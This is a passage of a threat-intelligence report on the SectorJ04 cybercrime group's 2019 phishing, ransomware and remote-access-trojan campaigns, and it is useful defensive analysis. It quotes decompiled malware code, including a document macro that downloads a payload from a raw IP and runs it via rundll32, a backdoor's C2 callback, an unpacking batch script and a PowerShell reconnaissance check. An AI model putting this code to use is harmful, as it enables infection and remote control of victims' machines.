



Figure 18 Some of the digital certificate information identified in the corresponding hacking activity

The SectorJ04 group, which has been utilizing the same pattern of infection and the same malware for more than six months, is believed to be attempting to change its infection methods such as downloading malware directly from malicious documents without using MSI installation files, changing their spam email format and using new types of backdoor.

**Changes in hacking targets from specific organizations and industries to random ones**

Until 2019, SectorJ04 group had carried out massive website-based hacking activities that mainly utilize ransomware and banking trojans for financial profit, and has also been carrying out information gathering activities to secure attack resources such as email accounts and system login information from users since 2019.

This allows them to expand their range of targets of hacking activities for financial profit, and in this regard, SectorJ04 group has been found to have hacked into a company's internal network by using a spear phishing email targeting executives and employees of certain South Korean companies around February 2019.

They eventually hacked the Active Directory (AD) server and took control of the entire corporate internal network, and then distributed the Clop ransomware on the AD server. From the hacking activity, we also found malware for collecting email information and "AmadeyBot", a botnet malware that which has its source code available in Russia's underground forums.





Figure 19 Spear phishing email used for hacking activities targeting AD servers in South Korea

They are believed to have continuously attempted to hack into companies in South Korea to distribute Clop ransomware. Attackers used spam emails disguised as being sent by the National Tax Service in May to install FlawedAmmyy RAT in the infected system, during which the Clop ransomware was found using the same certificate as the FlawedAmmyy RAT executable file.


Figure 20 Spear phishing email disguised as tax bill

The SectorJ04 group has shown a pattern of hacking activities that have changed from targeted attacks to a large-scale distribution of spam.

## Major Malware Installation Types

The following describes three types of backdoor infections that are installed from malicious documents identified in the SectorJ04 group-related hacking cases that occurred during the first half of 2019.

**Type 1 – Using encoded executable file**

SectorJ04 group carried out intensive hacking on various industrial sectors, including South Korea's media, manufacturing and universities, around February and March 2019. They used the spear phishing email to spread malicious Excel or malicious Word files, and downloaded the MSI files from the attacker's server when the malicious documents were run.

The MSI file installs a downloader that downloads FlawedAmmyy RAT encoded in the infection system from the attacker server, and the downloaded FlawedAmmyy RAT registers an automatic execution under the name "wsus.exe."


Figure 21 Type of backdoor installation to install encoded executable file Type 1

FlawedAmmyy RAT performs remote control functions in the infected system and decodes encoded executable files downloaded from the attacker server using certain hard-coded strings. It also has a function to check if a particular process is running to determine whether their malware should be executed.

```
SetUnhandledExceptionFilter(TopLevelExceptionFilter);
v2 = lstrlenA("Ammyy Admin");
sub_432980(v2, "Ammyy Admin");
sub_434640("Ammyy Admin");
sub_434640("exe");
v3 = sub_404790();
sub_434640(v3);
VersionInformation.dwOSVersionInfoSize = 276;
GetVersionExW(&VersionInformation);
v1[9] = LOWORD(VersionInformation.dwMinorVersion) | (LOWORD(VersionInformation.dwMajorVersion) << 16);
sub_407C00(v1);
return 1;
```

Figure 22 "Ammy Admin" string found in FlawedAmmyy RAT

```
v2 = a2;
v3 = 0;
v10 = a1;
v4 = a2;
v5 = 0;
*(a2 + 256) = 0;
v6 = 0;
do
  *v4++ = v6++;
while ( v6 < 0x100u );
v7 = a2;
v11 = 256;
do
{
  v8 = *v7++;
  v5 += v8 + aPqoi73jgdjweny[v3];
  *(v7 - 1) = *(v5 + v2);
  LOBYTE(result) = v3 + 1;
  *(v5 + v2) = v8;
  v3 = 0;
  result = result;
  if ( result != v10 )
    v3 = result;
  --v11;
}
while ( v11 );
return result;
```

Figure 23 Part of decode code that uses hard-coded strings

**Type 2 – Using NSIS Script**

SectorJ04 group conducted hacking activities targeting financial institutions located in India and Hong Kong around April 2019. Malicious documents delivered through the spear phishing email downloaded the MSI file, which forwards the NSIS Installer to the infected system. The NSIS script executes the final payload, ServHelper, in the DLL file format, using “rundll32.exe”.

Note that NSIS (Nullsoft Scriptable Install System) is a script-based installation system for Windows and is a lightweight installation system supported by Nullsoft.


Figure 24 Backdoor installation type utilizing NSIS Installer Type 2

Decompressing the NSIS installer installed by the MSI file shows that it consists of an NSIS script with an NSI extension, a ServHelper in the DLL file format, and a “ncExec.dll,” the normal DLL required to run the NSIS.

| | | | |
|---|---|---|---|
| [NSIS].nsi | 2019-07-08 오후 3:14 | NSI File | 3 KB |
| nsExec.dll | 2019-07-08 오후 3:14 | Application extension | 7 KB |
| pegas.dll | 2019-04-12 오전 9:06 | Application extension | 297 KB |

Figure 25 Uncompressed NSIS installer

```
Section Post ; Section_1
  nsExec::Exec "$₩"cmd.exe$₩" /c rundll32 $TEMP₩pegas.dll, kest"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR₩nsExec.dll
    ; SetDetailsPrint lastused
    ; Push "$₩"cmd.exe$₩" /c rundll32 $TEMP₩pegas.dll, kest"
    ; CallInstDLL $PLUGINSDIR₩nsExec.dll Exec
SectionEnd
```

Figure 26 Part of the NSIS script for running ServHelper in the DLL file format

ServHelper performs the function of the backdoor in the infection system and sends specific types of responses to C2 servers using delimiters such as “key,” “sysid,” and “resp”. Different types of delimiters are sometimes found depending on malware.

```
sub_1314A1D8(L"asdgdgYss455", L"key=", v5);
(*(*v15 + 60))(*v15, v14, v5);
sub_1314A1D8(0, L"sysid=", v6);
(*(*v15 + 60))(*v15, v13);
sub_1314A1D8(0, L"resp=", v6);
(*(*v15 + 60))(*v15, v12);
v5 = 0;
sub_1314A260(v2, 3);
sub_1323834C(L"/aggdst/Hasrt.php", L"afgdhjkrm.pw", L"https://", &v10);
(*(*v10 + 24))(&v11, 0, 0, 0, v5);
sub_131498CC(&dword_13254E84, v11);
sub_131498CC(&dword_13254E88, 0);
dword_13254E78 = sub_1315030C(0, 0, sub_13242138, 0, 0, &dword_13254E80);
```

Figure 27 ServHelper Backdoor C2 Communication Code Partial

**Type 3 – Using Self-Extracting File**

SectorJ04 group carried out hacking activities targeting financial institutions located in Italy and other countries around May 2019. Malicious documents delivered through the spear phishing email pass MSI files to the infection system, and MSI files download the executable self-extracting file (SFX). When the SFX file is executed, another SFX file inside is executed and the final payload, RMS RAT, is delivered to the infected system.





Figure 28 Backdoor installation type utilizing SFX executable files Type 3

Within the first SFX file to be downloaded by the MSI file, there are four files. When executing an SFX file, it uses a command to change the extension of the SFX file (“kernel.dll”) of the DLL extension to EXE and decompress it using a hard-coded password. The files that make up the SFX file vary from malware to malware.





Figure 29 The first SFX file to be downloaded from an MSI file

```
@echo off

ping www.cloudflare.com -n 3 -w 3000
IF %ERRORLEVEL% NEQ 1  rename kernel.dll uninstall.exe
ping www.cloudflare.com -n 3 -w 1000
IF %ERRORLEVEL% NEQ 1 start uninstall.exe x -pQELRatcwbU2EJ5 -y

start veter2005_MAPS_10cr24.exe
```

Figure 30 “i.cmd” for decompression of the second SFX file

Four files can be seen in the second SFX file that has been decompressed, and as before, running “exit.exe”. “exit.exe” executes the same “i.cmd” as before, which executes an RMS RAT with the file name “winserv.exe” in

the registry. RMS RAT is a legitimate remote management software created in Russia, and files with DAT extensions contain configuration information to run the RMS RAT.





Figure 31 Configuring a second SFX file disguised as a DLL file extension

```
0E 00 00 00 4F 00 70 00 74 00 69 00 6F 00 6E 00  ....O.p.t.i.o.n.
73 00 FA 05 00 00 54 50 46 30 11 54 52 4F 4D 53  s.ú...TPF0.TROMS
65 72 76 65 72 4F 70 74 69 6F 6E 73 00 09 55 73  erverOptions..Us
65 4E 54 41 75 74 68 08 0D 53 65 63 75 72 69 74  eNTAuth..Securit
79 4C 65 76 65 6C 02 03 04 50 6F 72 74 03 12 16  yLevel...Port...
14 45 6E 61 62 6C 65 4F 76 65 72 6C 61 79 43 61  .EnableOverlayCa
70 74 75 72 65 08 0C 53 68 6F 77 54 72 61 79 49  pture..ShowTrayI
63 6F 6E 09 15 48 69 64 65 54 72 61 79 49 63 6F  con..HideTrayIco
6E 50 6F 70 75 70 4D 65 6E 75 09 06 42 69 6E 64  nPopupMenu..Bind
49 50 06 0D 41 6E 79 20 69 6E 74 65 72 66 61 63  IP..Any interfac
65 13 43 61 6C 6C 62 61 63 6B 41 75 74 6F 43 6F  e.CallbackAutoCo
6E 6E 65 63 74 09 17 43 61 6C 6C 62 61 63 6B 43  nnect..CallbackC
6F 6E 6E 65 63 74 49 6E 74 65 72 76 61 6C 02 3C  onnectInterval.<
0C 50 61 73 73 77 6F 72 64 44 61 74 61 06 0C 36  .PasswordData..6
4F 6D 2F 75 77 6B 78 39 4B 45 3D 08 48 69 64 65  Om/uwkx9KE=.Hide
53 74 6F 70 09 0C 49 70 46 69 6C 74 65 72 54 79  Stop..IpFilterTy
```

Figure 32 RMS RAT configuration file with a DAT extension

## SectorJ04 Group Activity in South Korea

The following is about the activities of the SectorJ04 group found in South Korea in July and August 2019.

### Hacking activities disguised as electronic tickets by large airlines

In late July, SectorJ04 group used FlawedAmmyy RAT to carry out hacking attacks on companies and universities in sectors such as education, job openings, real estate and semiconductors in South Korea. Spam emails targeting email accounts used in the integrated mail service of public officials were also found in the hacking activity.


Figure 33 Spam email disguised as electronic tickets

They used spam emails disguised as those sent by large South Korean airlines and used ISO-format files as attachments. The group used the same body contents of the email to deliver spam emails to multiple hacking targets.

Decompressing the ISO file attached to the spam email would show an SCR file disguised as a ".pdf" extension exists, which is a .NET executable file that downloads an MSI file. The ISO files sometimes contain LNK files, which, like the malware written in .NET, download an MSI files from a remote location.


Figure 34 A disguised SCR file identified within an ISO file


Figure 35 MSI file downloader written as .NET





Figure 36 Disguised LNK file identified within ISO file

The following valid digital signatures were found in the MSI file downloaded from the attacker server. Other digital signatures were also found issued by “HAB CLUB LT” and “LUK 4 TRANSPORT LT”.





Figure 37 Digital signature information for MSI files found in hacking activities

Finally, FlawedAmmyy RAT is downloaded from the remote server and the activity uses a Base64 encoded Powershell script to determine if the infected system is a PC contained in an Active Directory Domain.

```
if((Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain -eq $true) {
    Write-Output "$env:COMPUTERNAME is part of the domain: $((Get-WmiObject -Class Win32_ComputerSystem).Domain)."
} else {
    Write-Output "$env:COMPUTERNAME is not part of a domain.";
}
$group = Gwmi win32_group -Filter "Domain='$env:computername' and SID='S-1-5-32-544'";
$adm = $group.Name;
$u = $env:Username;
$test=net localgroup $adm | Where {$_ -match $u} -outvariable $test
if ($test -eq $env:username){Write-Output "is part of admin group"}else{Write-Output "not admin"};
    $user = [Security.Principal.WindowsIdentity]::GetCurrent();
    $res=(New-Object Security.Principal.WindowsPrincipal $user).IsInRole([Security.Principal.WindowsBuiltinRole]::Administrator)
write-output "admin(high integrity): $res"
gdr -PSProvider 'FileSystem'
#if (($u = "$env:Username"; net localgroup $adm | Where {$_ -match $u}) -eq $env:username){echo good}else{echo bad};
```

Figure 38 Powershell script to determine if a PC belongs to a domain

**Hacking activity using same email content as the past**

In early August, the SectorJ04 group carried out extensive hacking activities targeting the users around the world, including South Korea, India, Britain, the United States, Germany, Canada, Argentina, Bangladesh and Hong Kong.

Their activities were particularly heavy in healthcare-related areas such as healthcare, pharmaceuticals, biotechnology and healthcare-wage management, as well as energy-related companies such as gas and wind

power. Also, they continued their attacks on preexisting hacking target areas such as manufacturing, distribution and retail.

The contents of the text written in French and English were found in the spam email, and an MS Word file with random numbers was used as an attachment. All emails found in the hacking activity had the same text content.





Figure 39 Spear phishing emails written in French and English

Spam emails in Korean were also identified in the hacking activity, indicating that the contents of the text of the email used in the hacking activity were reused in June. Attached file is an MS Word file titled “스캔_(random number).doc”.





Figure 40 Spear phishing email targeted to South Korea using the same text used in the past

The MS Word file used as an attachment is disguised as an order confirmation and a goods receipt. Running the macro from the document would allow the downloader with the DLL file format to run using “rundll32.exe”. The downloader downloads FlawedAmmyy RAT from the attacker server and runs under the name “rundl32.exe”.


Figure 41 Malicious document execution screen disguised as order confirmation





Figure 42 Malicious document execution screen for Korea language users disguised as a receipt of goods

```
emailsid = "output.pdf"
Dim recovered_tb As Object

Set recovered_tb = CreateObject("InternetExplorer.Application")
With recovered_tb

.navigate ("http://185.142.98.41/3405.txt")
Do Until .readyState = 4
DoEvents
Loop
completed_bID = .Document.body.innerText
ChDir (Environ("TEMP"))
Call variable_caption(completed_bID, emailsid, lstwords, notestep2)

Dim fileextensionsline As String

fileextensionsline = "real3d.dll"

Call variable_caption(completed_bID, fileextensionsline, lstwords, sortspecial)

Module1.PtrSafe

Done:
Call variable_caption(completed_bID, fileextensionsline, lstwords, lstwords)

Module1.PtrSafe

CreateObject("WScript.Shell").Exec ("rundll32 " + fileextensionsline & ",DllMain")
```

Figure 43 Part of the macro script included in the malicious document

FlawedAmmyy RAT found in the hacking activity showed the existing “Ammyy Admin” string being modified to “Popss Admin” and created Mutex with “KLGjigjuw4j892358u432i5”. In addition, the compile path “c:\\123\\123\\clear\\ammyygeneric\\target\\TrFmFileSys.h” was found inside the file.

```
SetUnhandledExceptionFilter(TopLevelExceptionFilter);
v2 = lstrlenA("Popss Admin");
sub_418ED0(v2, "Popss Admin");
sub_41ACE0("Popss Admin");
sub_41ACE0("exe");
v3 = sub_4638E0();
sub_41ACE0(v3);
VersionInformation.dwOSVersionInfoSize = 276;
GetVersionExW(&VersionInformation);
v1[9] = LOWORD(VersionInformation.dwMinorVersion) | (LOWORD(VersionInformation.dwMajorVersion) << 16);
sub_464630(v1);
```

Figure 44 Change hard-coded string information in FlawedAmmyy RAT

```
if ( sub_433650() == 2 )
{
  if ( GetACP() )
    CreateMutexA(0, 1, "KLGjigjuw4j892358u432i5");
  if ( GetLastError() == 183 )
    TerminateProcess(0xFFFFFFFF, 0);
  v8 = GetCurrentProcessId();
  v6 = v8 < 0x141;
  v7 = v8 == 321;
  goto LABEL_16;
```

Figure 45 Mutex generation code using hard-coded string information

In addition to the above mentioned changes in the FlawedAmmyy RAT found in the most recent hacking activity, other changes such as changes in their string decoding were identified.

## Conclusion

The SectorJ04 group's range of targets increased sharply in 2019, and they appear to be striving to carry out elaborated attacks while at the same time targeting indiscriminately. They are one of the most active cyber crime groups in 2019, and they often modify and tweak their hacking methods and perform periodic hacking activities.

The SectorJ04 group's hacking activities are expected to continue to increase, and the ThreatRecon team will continue to monitor the attack activity against the group.


## Indicators of Compromise (IoCs)

IoCs of the SectorJ04 group included in the report can be found here.

More information about the SectorJ04 group is available to customers of ThreatRecon Intelligence Service (service@nshc.net).

## MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these malware.



**Initial Access**

Spearphishing Attachment

Spearphishing Link

Trusted Relationship

**Execution**

Command-Line Interface

Execution through API

Execution through Module Load

Exploitation for Client Execution

PowerShell

Rundll32

Scheduled Task

Scripting

Service Execution

User Execution

Windows Management Instrumentation

**Persistence**

Account Manipulation

New Service

Registry Run Keys / Startup Folder

Scheduled Task

Startup items

System Firmware

Windows Management Instrumentation Event Subscription

**Privilege Escalation**

Bypass User Account Control

New Service

Scheduled Task

Startup items

**Defense Evasion**

Bypass User Account Control

Code Signing

Disabling Security Tools

DLL Side-Loading

Exploitation for Defense Evasion

Hidden Window

Modify Registry

Obfuscated Files or Information

Rundll32

Scripting

Software Packing
Virtualization/Sandbox Evasion

**Credential Access**

Account Manipulation
Input Capture
Input Prompt

**Discovery**

Account Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
Security Software Discovery
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
Virtualization/Sandbox Evasion

